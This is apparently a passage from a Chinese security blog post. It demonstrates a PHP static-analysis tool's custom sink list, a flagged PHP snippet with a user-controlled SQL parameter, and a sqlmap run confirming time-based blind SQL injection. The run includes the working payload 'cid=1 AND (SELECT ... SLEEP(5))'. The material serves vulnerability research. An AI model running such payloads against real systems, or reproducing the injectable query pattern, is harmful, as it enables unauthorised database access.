- 'makeTypeOptionSelected' => 'UserFunc',
- 'makeTypeOptionSelected_Multiple' => 'UserFunc',
- 'makeTypeOptionSelected_Jq' => 'UserFunc',
- 'delArticleFile' => 'UserFunc',
- 'SaveToBin' => 'CODE',
- 'getjqsOnCache' => 'UserFunc',
- 'makeTypeOptionSelected_Jq2' => 'UserFunc',
- 'fetch' => 'UserFunc',
- 'submit' => 'UserFunc',
- '_httprequest' => 'CODE',
- 'do_dbquery_common' => 'SQLI',
- 'Ebak_EchoBakSt' => 'XSS',
- 'Ebak_EchoReDataSt' => 'XSS',
- 'E_D' => 'SQLI',
- 'Zip' => 'CODE',
- 'CmsmakeTypeOptionSelected_Multiple' => 'UserFunc',
- 'CmsmakeTypeOptionSelected_Jq' => 'UserFunc',
- 'CmsmakeTypeOptionSelected_Jq2' => 'UserFunc',
- 'echoContent' => 'UserFunc',

config > analysis > Sink.php > ...

```
$UNSERIALIZE = array(
    'unserialize'     => 'UNSERIALIZE',
);

//用于添加用dirty_func扫描出的新sink
$NEW_SINK = array(
    'delTypeFirstPage' => 'UserFunc',
    'delVideoTypeById' => 'UserFunc',
    'typeList' => 'XSS',
    'makeTypeOptionSelected' => 'UserFunc',
    'makeTypeOptionSelected_Multiple' => 'UserFunc',
    'makeTypeOptionSelected_Jq' => 'UserFunc',
    'delArticleFile' => 'UserFunc',
    'SaveToBin' => 'CODE',
    'getjqsOnCache' => 'UserFunc',
    'makeTypeOptionSelected_Jq2' => 'UserFunc',
    'fetch' => 'UserFunc',
    'submit' => 'UserFunc',
    '_httprequest' => 'CODE',
    'do_dbquery_common' => 'SQLI',
    'Ebak_EchoBakSt' => 'XSS',
    'Ebak_EchoReDataSt' => 'XSS',
    'E_D' => 'SQLI',
    'Zip' => 'CODE',
    'CmsmakeTypeOptionSelected_Multiple' => 'UserFunc',
    'CmsmakeTypeOptionSelected_Jq' => 'UserFunc',
    'CmsmakeTypeOptionSelected_Jq2' => 'UserFunc',
    'echoContent' => 'UserFunc',
    'echoChannel' => 'UserFunc',
    'sendString' => 'CODE',
    'getTypeListsOnCache' => 'UserFunc',
    'getjqTypeListsOnCache' => 'UserFunc',
    'getTypeTitle' => 'UserFunc',
    'getTypeKeywords' => 'UserFunc',
    'getNewsTypeKeywords' => 'UserFunc',
    'getNewsTypeDescription' => 'UserFunc',
    'getTypeDescription' => 'UserFunc',
    'makeTypeOption' => 'UserFunc',
    'makeTypeOption2' => 'UserFunc',
    'makeTypeOption3' => 'UserFunc',
    'makeTypeOption4' => 'UserFunc',
```

在这个的基础上再使用一次文件分析功能，可以看到完全没有影响性能：

现在就可以扫描到因为新sink导致的漏洞：

点开第一个，可以看到漏洞出现的原因还是非常典型的，就是因为这个sql查询语句的参数用户可控：

Code Details

```
1 <?php
2 error_reporting(0);
3 require_once('init.php');
4 require_once('class/danmu.class.php');
5
6 $d = new danmu();
7 if ($_GET['ac'] == "edit") {
8     $cid = $_POST['cid'] ?: showmessage(-1, null);
9     $data = $d->编辑弹幕($cid) ?:  succeedmsg(0, '完成');
10     exit;
11 }
12 if ($_SERVER['REQUEST_METHOD'] === 'POST') {
13     $d_data = json_decode(file_get_contents('php://input'), true);
14     // 限制发送频率
15     $lock = 1;
16     $ip = get_ip();
17     $data = sql::查询_发送弹幕次数($ip);
```

用sqlmap跑一下，简单验证一下漏洞：

```
┌──(fushuling㉿fushuling)-[~/Desktop]
└─$ sqlmap -r 1.txt --data="cid=1"
/usr/bin/sqlmap:21: DeprecationWarning: The distutils package is deprecated and slated for removal in Python 3.12. Use setuptools or check PEP 632 for potential alternatives
  import distutils
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.5.8#stable}
|_ -| . [.]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 12:46:45 /2024-06-19/

[12:46:45] [INFO] parsing HTTP request from '1.txt'
[12:46:45] [INFO] testing connection to the target URL
[12:46:46] [INFO] checking if the target is protected by some kind of WAF/IPS
[12:46:46] [INFO] testing if the target URL content is stable
[12:46:47] [INFO] target URL content is stable
[12:46:47] [INFO] testing if POST parameter 'cid' is dynamic
[12:46:47] [WARNING] POST parameter 'cid' does not appear to be dynamic
[12:46:47] [WARNING] heuristic (basic) test shows that POST parameter 'cid' might not be injectable
[12:46:48] [INFO] testing for SQL injection on POST parameter 'cid'
[12:46:48] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[12:46:50] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[12:46:51] [INFO] testing 'MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[12:46:53] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[12:46:55] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[12:46:57] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[12:47:00] [INFO] testing 'Generic inline queries'
[12:47:00] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[12:47:02] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[12:47:04] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[12:47:06] [INFO] testing 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)'
[12:47:28] [INFO] POST parameter 'cid' appears to be 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)' injectable
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y
[12:47:34] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[12:47:34] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[12:47:44] [INFO] checking if the injection point on POST parameter 'cid' is a false positive
POST parameter 'cid' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 46 HTTP(s) requests:
---
Parameter: cid (POST)
    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: cid=1 AND (SELECT 3590 FROM (SELECT(SLEEP(5)))MRDk)
---
[12:48:28] [INFO] the back-end DBMS is MySQL
[12:48:28] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
^C
[12:48:30] [WARNING] your sqlmap version is outdated

[*] ending @ 12:48:30 /2024-06-19/
```

sql注入，get!